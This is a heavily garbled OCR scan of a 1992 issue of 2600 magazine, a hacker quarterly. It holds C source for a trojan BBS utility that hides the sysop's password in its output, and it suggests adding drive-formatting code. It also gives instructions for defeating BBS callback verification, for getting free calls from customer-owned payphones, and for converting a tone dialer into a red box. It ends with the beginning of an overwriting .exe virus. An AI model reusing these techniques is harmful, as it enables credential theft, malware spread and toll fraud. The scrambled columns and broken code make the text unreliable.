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
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The Hacker Quarterly



VOLUME NINE, NUMBER THREE



STAFF

Emmanuel Goldstein Editor-In-Chief

Office Manager Tamprut

Artwork

Holly Kaufman Spruch

the program was inserted so that the computer would be destroyed if someone accessed if using a certain password." - United States Department of Justice, July 1992 "The back door program included a feature that was designed to modify a computer in which

Group. John Drake, Paul Estev, Mr. French, Bob Hardy, The Infidel, Knight Lightning, Kevin Mitnick, The Plague, Marshall Plann, Shout Outs: 8088, NSA, Mac, Franklin, Jutta, Eva, the Belicore Support Technical Expertise: Rop Gonggrip, Phiber Optik, Geo. C. Tilyou. Upsetter, Dr. Williams, and the transparent adventurers. David Ruderman, Bernie S., Silent Switchman, Scott Skinner, Mr. Writers: Billsf, Eric Corley, Count Zero, The Devil's Advocate

geht nicht gibts nicht

EAST GERMAN PHONES. The translation is "Doesn't Work, Doesn't Exist."

Taken from a postcard. SEND YOUR PAYPHONE PHOTOS TO: 2600 PAYPHONES, PO BOX 99, MIDDLE ISLAND, NY L1983. ANTARCTICA MUST HAVE PAYPHONES!

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Hacking AmiExpress

by Swinging Man

WWIV is the board of choice among clone WWIY BBS's got me to thinking. Where pirate community anyway. software in the Amiga community, the sysops. AmiExpress is the dominant The recent article on security holes in

the next user sees a bulletin containing the files that are stored as bolletins. That way one runs utilities to compile data into text each time a user logs off. In the batch file, uploaders or even last callets. What is of software, and that's good because it provided is a batch file that is executed keeps things quick and easy. No means are last few users that called, etc. It's a hassle, provided for the sysop to keep track of top AmilExpress is a relatively simple piece

it's really easy to take advantage of them. written by other people to me. This means they have enough trouble getting utilities sysops don't write their own (surprise!); into the ether. It's good advertising. Most I put them in an archive and sent them out own utilities to fill in these functions. Then When I ran my own board, I wrote my

names and descriptions of all the "warez." user does when he's online; BBS:UDLog, are the vanilla ASCII files containing the which records all the important stuff a transfers; and BBS:conference,Dirx, which which is like CallersLog, but only records (where x is the node number and is usually records of users; BBS:NODEx/CallersLog BBS: USER DATA, which holds all the Most utilities search through four files:

example program called "Steal.C." It prints open this file to sort all the users by bytes later? That's what I've done in the the best uploader with a scenningly random why not save the sysop's password for uploaded. While you've got the file open, I have done in the past, one would need to one were to write a top uploader utility, as USER DATA is the most interesting. If

> output looks like: border around his name. Here's what the

UpwFqaYXosAKBssegwxRvobPtredWd UlwFqNYXoVAKBfscgnxRvDbPrmcdWi PRESTO

method of encrypting the password than just garbage. Of course, you could think up a better but if you're not paying attention it just looks like replacing every fourth letter. "password." Easy to see if you're looking for it, the top line and the bottom spells out It looks readom, but the difference between

and see the sysop's password, but it's not the he has, or maybe a fake update. easy to get a sysop to change top uploader becomes, the less eached it will become. It's not user, however, the more specific the program only way to do it. You could do anything to any offices, it would have to be better than the one This one is nest because you can just log on

copy USER.DATA to a download path, notatriod as "coopyage dens." such as "Kill Board." Or maybe you just want to formats all drives when a certain user logs on utilities. How about a bit of conditional code that I can think of endless fun to have with these

a passward, so good look finding something that look for any text. The text strings passed to DOS detected. Or you could look at the whole file and other than yourself. There isn't any other way It's only a BBS... you've got nothing to hide way. Then again, you could always just forget it And an IMPLODED file can be encrypted with program like IMPLODER will get aid of this are usually intact. Of course a cronching is run, but an event-driven action won't be You can monitor the files opened when a utility sysop? Don't use utilities written by anyone So what can you do if you're an AmaExpress

option that does any of the nasty things game like TradeWars that has an extra games? How hard would it be to write a you've always wanted to do? How many BBS's have doors, or online This idea isn't just about AmiExpress

> main() (char rnd() { struct list (Struct userdata (/* 232 bytes */ #include <time.b> #include <ctype.h> #include <stdio.h> /** in the boarder ,** Prints top uploader.....but also reveals SysOp's password /** SysOp Password Stealer v1.0 by Swinging Man FILE *fp; return(c); while (it (is alphale!) if (c<20)) c=(char) rand(); c = (char)rand(); 9525 0 unsigned int bytes_uploaded; char name[40]: struct list *next; char unknown1[46]; unsigned int unknown_num3; unsigned int bytelimit; unsigned int bytesup; unsigned int byteson; unsigned int time2) unsigned int time !; unsigned int unknown_num1; unsigned intrused; unsigned int unknown_num2; unsigned int unknown_numb; char base[10]; char unknown0[40]; unsigned short posts; unsigned short computer; unsigned short ratio; char fone(13): char from(30); unsigned short type; unsigned short level; char pass(9): unsigned short number; char name(31) /* unknown areas of the record /* Since I hacked this out, there are still many */ (*bytes avail per day*/ /*bytes uploaded*/ *bytes downloaded*/ /*clone of above*/ /*ratio of DLs to one UL*/ "time per day"/ /*number of posts*/ /*computer type*/ /*user number*/ /*phone number field*/ /*user's FROM field*/ /*user's password*/ "seconds used today"/ *conference access*/ "type of ratio"/ /*level*/ /*user's name*/

```
printf("%s\n",border);
                                                                                                                                                                                                                                            srand((unsigned int)time(NULL));
for(x=1;x<30;x+=4) border[x] = password[y++];
printff*%s'n*,border);
                                                                                      stracpy(&middle[15-(strlen(temp->name)/2)[,temp->name,strlen(temp->name));
                                                                                                                                                   border[30] = '\0';
                                                          printfl"%sin",middlek
                                                                                                                                                                                                                                                                             temp = head.next;
                                                                                                                                                                                                                                                                                                              fclose(fp);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           while(fread)(yoid *)&user, sizeof(struct userdata), 1, fp) == 1) {
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          char middle(31) - "##
                                                                                                                                                                                  forix=0;x<30;x++) border(x) = rnd();
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          /*get all users and put in list*/
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                if(lfp = fopen("bbs:user.data", "r")) == NULL) {
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  head.next = NULL;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        char border[31];
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   char password[9];
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  struct list *temp, *temp2;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   struct list head;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  struct userdata user;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               printf("Can't Open User File'n");
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        feturn 1;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   iff(user_level<200) &&(user_level>0)
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           iffuser.number == 1) strepy(password, user.pass);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               temp-obytes_uploaded = user.bytesup;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    temp = (struct list *)malloc(sizeof(struct list));
                                                                                                                                                                                                                                                                                                                                                                                                                                   temp->next = temp2->next;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       while(temp2-next l= NULL)
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        temp2 = &head;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  stropy(temp->name, user.name);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          if(temp -- NULL) (
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     && (user.bytesdn > 0)) {
                                                                                                                                                                                                                                                                                                                                                                                                       temp2->next = temp;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                temp2 = temp2->next;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         printf("Out of MemoryPa");
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      && ((temp2->next->bytes_uploaded)
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        > (temp-sbytes_uploaded))) (
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              ##
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THE ALLIANCE AGAINST FRAUD IN TELEMARKETING NATIONAL CONSUMERS LEAGUE

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THE TOP TEN SCAMS OF 1991

- 1. POSTCARD GUARANTEED PRIZE OFFERS
 YOU A'R A DEFINITE WARD
- 2. ADVANCE FEE LOANS
 A Small Fee For Proceeding The Application
- FRAUDULENT S00 NUMBER PROMOTIONS Dial 900 To Claim Year Gift
- PRECIOUS METAL INVESTMENT SCHEMES Gold Buillon: A 200'S Profit Guaranteed Wiltin Str Maruha
- TOLL CALL FRAUD
 For Ten Bucks, Call Anywhere in The World
- 6. HEADLINE GRABBERS

 Floorands of Jobs Available: Help Rebuild Rewall
- DIRECT DEBIT FROM CHECKING ACCOUNTS Give Us Tour OiseSing Account Number: We'll Hondle The Rest
- 8. PHONY YELLOW PAGES INVOICES
 Send Or Your Check Triday To Make Some Your Firm is Lined
- PHONY CREDIT CARD PROMOTIONS Bod Credit? No Gredit? No Problem

10. COLLECTORS ITEMS

February Color At A Fraction of The Dealer Price

The Activity Adelerat Facult in Technology in can the National Companies Leave \$15 firstone Street N.W., Sure \$20 N Washington, UC 2000\$ 202-659 \$140





outhound calling capabilities on an unsufferized basis. the service by others and using WATS with the intent of gaining access to a WATS Conseners varif sections prolinks using WATS to barras prother, using WATS to into fee with the use of ALKT has reason to believe ther the telephone listed to you has been used in violation of Federal Communications Commission - AT&I Tariff F.C.C. No. 2 Sections 2.2.3 and 2.2.4.C. These

AT&T is satisfied that you have undertaken steps to secure your number against femore tents receives after AT&T lifts the temporary restrictions, the restriction will be reimposed until 800 Strains calls in accordance with socion 2.8.2 of the above smill. If the abosive celling Assertlingly, AT&T has temporarily restricted your telephones so vice's ability to place AT&1

violation of Utrated States Chiminal Code - Title 18, Section 1929, which carries a penalty of up from telephones lested to you may be referred to faderal law enforcement officials. to a \$10,000 fine and up to 10 years imprisonment for first time of lenders. Any fixture activity You should also note that unauthorized passession or use of access codes can constitute a

If you wish to discuss <u>this requirelying</u> you may do so in writing to AT&T Corporate Security, CN 4001, Warren N.J. 67655-4001.]

had scanned about 50 800 numbers in the 222 prefix sequentially by hand According to Minor Threat, this letter was received about a week after he

Defeating Callback Verification

dial VMB. Then I can just have the unfortunately you don't. So you is, if I can find one to hack." it's my home VMB system... that sysop call that and make him think idea: "All I need is a local direct think hard and come up with an temporary number, could set yourself up with a knew how to hack it, maybe you worked for the phone company or you have to reapply again! If you even know what a BBS is. Now number or someone who doesn't verification, and finds either a bad sysop is too good. He tries a voice the sysop," Only this particular guess I'll just have to 'engineer' giving out my real number?! I am I going to get access without callback verification, "How in hell comes the part you hate most: the address, and phone number. Then before, you use a fake name. board that you've applied at your match. While applying at this So you feel you've finally met but

what else? You can remember the friend Chris and at some point in about the time you called your phreaking or hacking was. How before you even knew what the pissed-off lineman. What else, every so often talking with Fred wants to wait forever on a loop things you used to do as a kid be an easier way. Loop? No, who Naw, still too hard. There must

> number it has!" me for sure, regardless of the maximum of 15 seconds); and if for callback verification, it will get the BBS picks up again to dial me line for a brief period (usually a if I call a BBS and it hangs up first trick! If you originated the call, you Haha! You had discovered a new Chris shout "Hang up the phone!" "Hello?" and suddenly you hear click... but no dialtone. You say want to hang up. You heard click, Mike now. Bye!" But you didn't boring, Chris said "I'm gonna call I actually am still connected to the had ultimate control! 'That means the conversation, when things got

solve. This leaves just two problems to

present when your phone is of is equivalent to the resistance condition. The resistance provided effect of a permanent off hook at any time while online has the phone line. Completing this circuit tip (red and green) wires of your placing a 1K ohm resistor and an busy switch. This may be done by changes. If not, you can build a hangs up. Your modem may have the phone before your modem SPST switch between the ring and a setting that will ignore these DTR or loss in carrier from the BBS's modem, it will go on-hook. This means you will have to catch your modem senses a drop in The first problem occurs when

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Autumn 1992

hook, thus creating a condition the C.O. recognizes as off hook. With good soldering and a good switch, no interference will be present after the switch is thrown while connected.

440.00hz as the note A4, and the of a diattone are 300hz and 420hz synthesizer. The two frequencies chance for accurate, artificial built. Just below A4 on an equal frequency from which scales are Many musicians sound generation is with a diaftones are sinusoidal. The best generate a square wave, while sound generation hasn't been back the dialtone. Computer tested, but most PC speakers tape recorder to record and play and inexpensive method, use a generation of tones. For a cheap many other boxes, it is a simple box" (CAllback VERificatioN), Like before it will try dialing whatever phone number you provided. This provided for the BBS's modern hook. A dialtone will have to be after going from on hook to off BBS's modern expects a diattone second problem occurs when the switch in this case ideal. The set previously, making a busy requires what I call a "CAVERN busying effects the modern had Sometimes during down times a when the BBS is taken down. necessary, which will cancel any reboot or power down is that the phone line is "busied out" switch useful as a confirmation Note: Sysops may find the busy recognize

tempered chromatic scale is G#4 at 415.30hz. Tuning a synthesizer just shy of a positive quarter tone from the normal scale will yield a G#4 at 420hz and bring the D4 of 293.66hz within an acceptable range of 300hz.

Needless to say, once you have prevented your modern from hanging up and have generated a dialtone which has effectively caused the BBS's modern to dial the phone number, you should issue an answer tone by typing the Hayes "ATA" command. You will then be connected with the BBS's modern and will have protected your identification.

Thanks to Green Hell for some

Thanks to Green Hell for some help in generating concepts presented.

preface that with 10288. Use touch accounts on our voice mail system can call our office (516) 751-2600 you're looking for. Overseas callers 751-2600. If you're not using AT&T To contact a 2600 writer, call 0700 and we'll forward the message. INTERNET: 2600@well.sf.ca.us 2600 ARTICLE SUBMISSIONS tones to track down the writer Remember, all writers get free SEND YOUR ARTICLES TO: subscriptions as well as free MIDDLE ISLAND, NY 11953 FAX: (516) 751-2608 WRITE FOR 2600! PO BOX 99

2600 Magazine Autumn 1992

CALLING CARD FRAUD CLAIMS

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Dear	23	20	2
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	Mosey	0.000000000000000000000000000000000000	OZAF NA
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Your After Calling Card is a valuable service to help heat all your long distance heads. After is concerned with quickly resolving any unathorized charges appropriated with your After Calling Card. In response to your request, we have resoved the disputed charges from your account. This oradit is made pending an investigation of your claim by After.

To facilitate the investigation of your claim, places complete the bottom parties of this letter. Read the information, describe the tota surrounding your claim, include any relevant documentation that you may have, sign and return it to us in the enclosed postage-paid anyslops.

(Please complete this portion and return to A712 Security.)

Aftr Corporate Security F.O. Box 1927 Rosvell, Seergia 10077-1927

On my / / Billing statement(s), long distance charges for reals in the amount of \$ were billed to my telephone number. I have received an adjustment for these calls and understand that this adjustment is made pending an investigation of my claim by Afat Security.

(Flance describe the facts which land you to believe those calls are unsutherized. You may attach additional sheets if needed.)

I will cooperate with Afet Security in investigating by claim.

Signed Stragority Number

If you have any questions, please call AT&T Security at too 346-4073 or 500 346-4074.

Sincerely,

Account Representative

WHAT A GREAT SCAM TO GET SOCIAL SECURITY NUMBERS!

PHONE MANAGEMENT ENTERPRISES 396 WASHINGTON AVENUE CARLSTADT, NEW JERSEY 07072 (201) 507-1951 FAX (201) 507-1095

THIS LETTER IS RECARDING YOUR RECENT REQUEST FOR A REPUND ON THE PAY TRLEPHONE YOU USED. WE APOLOGIZE FOR ANY INCONVENIENCE THIS MAY HAVE CAUSED YOU AND WE ASSURE YOU, THE PROBLEM HAS BEEN CORRECTED.

HE ARE ENCLOSING, IN LIKE OF A CASH REFUND, UNITED STATES FOSTAL STARPS TO COVER YOUR LOSS, THIS BRING A SAFER WAY FOR YOU TO BY ASSURED OF YOUR REFUND.

SHOULD YOU HAVE ANY QUESTIONS, PLEASE CALL US AT (201) 507-1951.

SINCERELY

PHONE MANAGEMENT ENTERPRISES, INC.

013 F03

TEL STATE PARINE OR

......

This is what happens when you request a refund from this company. In this case, correspondent Winston Smith received two 25 cent stamps which means he now has to get two four-cent stamps if he wants to mail anything. Note also that this letter is actually a zerox of a fax that originated with Tri State Radio Co. The wondrous mysteries of a COCOT....

SHOPPER'S GUIDE TO COCOTS

by Count Zero
Restricted Data Transmission
"Truth is Cheep, but Information
Coete!"

So you're walking down the street and you see a payphone. Gotte make an important call, so you dig into your pocket to get a dime. Picking up the handset, you suddenly notice that the payphone wants a *quester* for a local call. What the hell, and where did this synthesized voice come from?

Let's make this article short and to the point. COCOT is an acronym for Customer. Owned Coin Operated Telephone. In other words, a COCOT is a phone owned or rented by a psyling customer (most likely, a hotel or denut shop). A COCOT is not a normal payphone. The telco doesn't own it, and the actual phone line is usually a normal customer loop (unlike psyphones, where the phone line is a "special" payphone to indicate money dropped in). So! A COCOT may look and smell like a telco payphone, but it is not.

calls. This, of course, is because of have him/her call you back to save from a COCOT and then not be able to really sucks to call someone at home If it hurts the consumer. Think about it. It make as much money as possible even COCOT, the COCOT is not making money. If people are calling in to a particularly sleazy quality of a COCOT is money and businesses always want to the fact that it does not receive incoming keeps the money him/herset! Also, a bad/expensive service. The owner/renter local calls and long distance is typically money in the bank! You pay more for of the COCOT opens the coinbox and handled by sleazy carriers that offer Money! A customer owned payphone is Why do COCOTs exist? Simple

> money. "Guess I'll have to keep feeding the COCOT quarters!"

Where is a good place to look for COCOTs? Outside Dunkin Donut shops, restaurants, clubs, bars, and outside/inside hotels and "convenient" locations.

different but they always charge you more than a normal payphone. have werd LCD displays and look totally synthesized voice that asks you to cents.) A COCOT will most often have a places like New York City, they are 25 Also, some fancy COCOTS will not look Massachusetts, local calls are a dime. In telco logos on it. It may look just like a like payphones at all. Some in hotels please deposit 25 cents" or whatever regular telco charges more for a local call than a and all that. Also, a COCOT typically telco phone chrome with blue stickers COCOT? Simple, A COCOT will have no How do I figure out if I have found a payphone.

naive. They won't let you near the saying "Please put 10 cents in this jar for a COCOT depends solely on the every call you make." COCOTS are not your own phone and put a sign on it COCOT phone itself. It's as if you took read by the central office, the security of money to generate coin tones that are telco psyphone where you must deposit of a normal customer loop so, unlike a COCOT. Remember, a COCOT runs of COCOT. You are at the mercy of the synthesized by the innards of the that dialtone? Hah! That dialtone is fake, payphone. Pick up the handset. Hear you to think that it is just a plain of COCOT is a mimic. Essentially, it wants of all, you must understand that the When does the phun begin? Soon. First synthesized voice is harassing me. that wants a quarter, and this I found this welrd payphone in Boston

Page 12

the cash-ola. Or so they think! unrestricted dialtone until you fork over

example. to hang up the phone. Here's an Do nothing, Ignore them. Wait for them answer at the other end, just sit there. Any 1-800 number will do. When they a fact, it's the law. Now pick up the you make 1-800 calls for free! It's not just is the fact that all payphones must let handset again and place a 1-800 call See, the Achilles heel of the COCOT

Dial 1-800-LOAN-YES.

wanna buy some money? Hello? HELLO?!"[CLICK] [Ring, Ring] ... [click] "Hello, you

chh, chh, chh, chh, chh) probably a strange "waffling" noise, like (You will now hear some static and

[CLICK] DIALTONE!

dialtone? Yes, you guessed it, the dialtone of the COCOT's customer loop. distant you now hear is the unrestricted Now what have we got here? A

So what? So I got an "unrestricted

dialtone". Big deal?

are free and the COCOT's customer loop is being billed! Call a 1-900 sex line. Call Guam. You number, any number. Place it just as if you were calling from a home phone. pocket tone dialer and try calling a COCOT, Just whip out your Radio Shack typical lame attempt at protection by the Whoa! Waitasec, no sound! This is a number with the COCOT's keypad. keypad generates). Now, try dialing a via DTMF tones (the tones a touch-tone dialtone, all you need to do is place a call Meathead! With an unrestricted

near the mouthpiece. When you hear the mouthpiece after the 1-800 number hissing sound with your mouth into the dialtone, quickly dial the first digit of the dialtone. To get around this, make a loud sophisticated at protecting themselves. hangs up. Get your tone dialer ready Some will reset when they hear the Note: some COCOTS are more

> call. Also, some COCOTs actually calling, the dialtone will disappear tones through the mouthpiece). On well (in other words, you can't send DTMF disable the handset after a call hangs up idiot now. Finish dialing your free phone number you want to call. If you hiss better luck next time. the first digit of the number you are COCOT from resetting. Once you dial the sound of the dialtone and prevent the (naturally). You can stop hissing like an loudly enough, you may be able to mask

run across only disable the DTMF dialer to circumvent this! keypad. So all you need is a pocket However most of the COCOTs I have

dialing from (the numbers keep changing phone. You will hear one of two things: Now try calling the COCOT from another but they are frequently printed in 2600). number, call one of the automated ANI number. To find out the COCOT's services that tell you the number you're call a COCOT, but it does have a [DTMF tones] [CLICK] [hang up]; 2) synthesized voice: 'Thank you' Other things to know: Sure, you can't

settings, you'll be into the COCOT's can figure out the communications COCOT's 300 bps modem (Yes, a case number 2, you are hocked to the password and then you'll get into a voice number 1, you must enter a 3 or 4 digit maintenance routines. modem in a payphone). Likewise, if you menu driven program that'il let you do can monitor its functioning, etc. In case "maintenance" stuff with the COCOT. In COCOT, By calling up a COCOT, a tech the company that built or sold the A COCOT's number is only used by

like making free phone calls from them! COCOT maintenance functions. I just (or patience) with calling up and hacking Personally, I haven't had much luck

you are making free phone calls but COCOT Etiquette: Now, remember

> thing! And that means bye bye COCOT and stay on the line for 12 hours! If a something is up. So the rule is don't telco for customer loop), they'll know made on the COCOT (profit equals coins the owner. The COCOT's customer loop will eventually lose money on the damn COCOT is abused severely, an owner abuse them! Don't call a 1-900 number from the COCOT minus the bill from the owner sees a big difference in the profits is billed the cost of the calls, and if the someone has to pay for them and that is

Also, remember that a record of all long

out big cities. know many towns that have none. Check technology is relatively new, though, aroused, 'nuff said! I have found the more likely suspicions will be smaller the owner's profit margin gets, everywhere. COCOT

Dialer, Open up the back. Remove the without one! A true phreak always has a Take a Radio Shack 33-memory Pocket COMBO-BOX (red box plus DTMF). DTMF tone dialer at hand along with a red box! My personal favorite is the As for a tone dialer, don't leave home

loggle switch -> 000000 X xx <3.579 crystal>small one xx <6.5536 crystal>big one xxxx < two wires>

they are 'cool" personally know unless you are sure discrepancies" so don't call anyone you will sometimes investigate "billing customer loop and COCOT companies distance calls is made to the COCOT's

"Hello, this is Cointel, Inc. We'd like to [RING RING] 'Helo?"

person who placed the call?" you tell us the name and address of the received from Boston on 2/12/91. Could ask you a few questions about a call you

Go to hell! [SLAM]: Cool dude: "What? I don't remember

John Smith. You want his address too?" Meathead: "Uh, sure, his name is Get the picture? Good....

and then leave that particular COCOT the owner and probably ignored but the will be "absorbed" by the profit margin of alone for awhile. Chances are your bills We've gotta be careful not to plunder use them wisely, like our environment. them. Make a few long distance calls COCOTs are a great resource if we

> solder as in the above diagram. crystals and wires to the switch with two wires sticking out one of the back Shack mini Toggle Switch, DPDT, cat some quick drying epoxy and a Radio Electronics, 89 cents apiece, phone through one of the "vents" in the back of crystal was attached. Thread the wires couple of thin, insulated wires where the number (415) 770-3763). Go out and get metal cylinder). Unsolder it. Solder on a #275-626. Close the tone dialer, with the the tone dialer. Get shold of a 6.5536 little 3.579 MHz crystal (looks like a vents. Screw it up tight. Now, attach the MHz crystal (available thru Fry's

prongs (same with the wires). actually two prongs. Hook up the two leads from the crystals to separate Each "xx" prong in the diagram is

in the diagram on the next page. essentially embedded in epoxy resin, as you must make the switch/crystals the tone dialer. Use a for of epoxy, as Now, epoxy this gizmo to the side of

connections to the toggle switch), Just conmatrix of epoxy (it doesn't conduct electricity, crystals are firmly attached and secure in a gum up the action of the switch! so don't worry about shorting out the there. You want to be certain the switch and Make sure the epoxy is really gobbed on

the timing for the microprocessor in the tone can select between two crystals to generate Basically, you've altered the device so you

generate higher tones, using the memory tones. By simply flicking the switch, you The small crystal will generate ordinary DTMF easily switch between the two crystal types. function of the tone dialer, save tive stars in the Turn on the tone dialer. Now you can

> quarier, doesn't it! big crystal. Sure sounds like the tones for a P1 location, Now did the P1 location using the

COCOTs! No phreak should be without one! come in handy with both telco psyphones and Carrying this around with you will always

box plus DTMF diator). inspired me to create the COMBO-BOX (red article on Tone Disler conversion to Red Box, Magazine, Autumn 1990. Also The Plague's Clayton's excellent piece on COCOTs in 2000 2600 Magazine, Summer 1990 (which References for this article include Noah

searching for new frontiers. good for you. Keep the tath, and never stop massive amounts of Jot Cola. Trust me, it's Information is power... share it! And think

Universal Pictures

Starring: Robert Redford, Ben Kingsley, Earl Jones, Sidney Poitier, David Dan Akroyd, River Phoenix, James

Review by Emmanuel Goldstein Strathairn, Mary McDonnell.

do what they do with profit in mind. But Sheakers so much in the way of technique that is illustrated is most definitely a firm for hadrens since there is this a non-hadvar movie. After all, hadvers don't get into. The difference is that these people do it get into things they is not supposed to be able to which gives them the strifty to do what they do are hackers, or former hackers. And it is this skill open to decele. A good many of the characters for profit. And frat fact alone is enough to make fim. But whether or not it is a hadrar firm is a topic the bet, it's that Sheeleys is most definitely a fun If there's one thing we can determine right of

and dialogue. And it's about time. average cast is fodder for unique situations mixed up bunch, played by a well-above after reading our Autumn 1989 issue. This changed his grades by computer, no doubt talk about why he left, and a kid who kind, an ex-CIA agent who doesn't like to convinced that everything is a plot of some powers, a hopeless paranoid who's phreak who has remarkable perceptive work.) His co-workers include a blind phone the fee is absurdly low for that type of who actually do this kind of thing tell us that for a phenomenal fee. (Some of our friends He now runs a company that tests security of the hackers turns into Robert Redford set, the time shifts to the present, and one Richard Novan's bank account. The stage is some major trouble when they mass with phones and an acoustic coupler) get into time that two hackers (complete with rotary marches and draft card burnings. It's at that ideologically correct era of anti-war The opening scene is a flashback to the

world that wouldn't kill' for this kind of scheme. There isn't a government in the supposedly decrypt any encryption quest for a magic box which can The action centers around the group's

> with realty. equipment. We must recognize that multi-satellite phone call or the fact that trivial flaws, such as lack of a delay on a remaining technical issues contain only silly element of Sheakers. Fortunately, the existence of this magic box is the one truly Hollywood needs to take some liberties everybody seems to use compatible technology, they aptly surmise. The

Internation. works. This was without doubt precisely the viewer with a less than satisfactory whole FBI-CIA-NSA world, leaving the judgment of how the world of intelligence Holy Box, they become caught up in the As the group continues its quest for the

production. Again, it's about time. the favorite targets of this "culturally elitist" opportunity to throw some postical barbs. thriller and one which doesn't miss an George Bush and the Republican Party are In many ways. Speakers is a political

to disappear, only the evil ones would need some of that hacking ability to be able reman. is human nature. If the good hackers were distorted, as the film demonstrates. But that this knowledge can be misused and to figure out what's really happening. True information being recorded these days, you place in society. With the kind of this kind of thing and they have a useful upon as a reality; there are people who do about hacking. Rather, hackers are looked at no point tries to send a moral message But best of all is the fact that Sneakers

message without taking itself too seriously audience on the edge of their seats Sheakers does this and still keeps the send a serious message is through humor probably once said that the best way to the West's broomstick. A great man the wizard after getting the Wicked Witch of reminiscent of Corothy and triands meeting carrying the magic box is remarkably bigwig (James Earl Jones) and the group in fact, the confrontation between the NSA Sneakers manages to send a serious

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2600 Magazine

Autumn 1992

People are always wondering whether or not telephone company employees get discounts on their phone bills. Well, we've discovered that NYNEX offers two classes of what is known as Telephone Service Allowance (TSA). This allowance can be used by NYNEX employees and their families for personal use as well as NYNEX business. Forbidden activities include other businesses or political campaign activities. The allowance only applies to the primary residence of the employee. Class A service provides a 100 percent allowance while Class B provides a 50 percent allowance. Those entitled to Class A status include management employees, nonmanagement employees with 30 years or more, retired employees on a service or disability pension, and employees with specified job functions, particularly those on call 24 hours a day. Those entitled to Class B generally include employees not eligible for Class A.

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The endopte eligible for a Class A priving allowance may have adolthowal countries of the times at whill as Continuous Respect, Wheaper Geologie's property at a SOLullowang with appropriat of NaCher fitth level.

2. Applies to beet mesage annies. Jetrolaff, directory antityces, and imports; strategies only.

3. Introlaff, charges are billed by the telephone company providing your service.

Intercally charges are billed by long distance companies (i.e., with, with cit sprive).

A Simple Virus in C

by Infiltrator

C seems to be the programming language of the 90's. Its versatility and ability for the same code to be used on different computer platforms are the reasons for this. So in a brief burst of programming energy I have created this little C virus. It's a basic overwriting virus that attacks all lexe files in the directories off the main C directory. The virus spreads itself by overwriting the virus code on top of the victim file. So the victim file becomes yet another copy of the virus. So as not to reinfect, the virus places a virus marker at the end of the victim file. Now I know that this is not the best coding and that it could be improved and refined but since I'm too lazy to do that you will just have to suffer.

Now the legal stuff: Please do not use this virus to do any harm or destruction, etc., etc. This virus is for educational use only and all that good stuff. Have fun!

void main(int argc, char *argv[]) /* Start of main loop */ dnalint argo, char *argv[]); /*
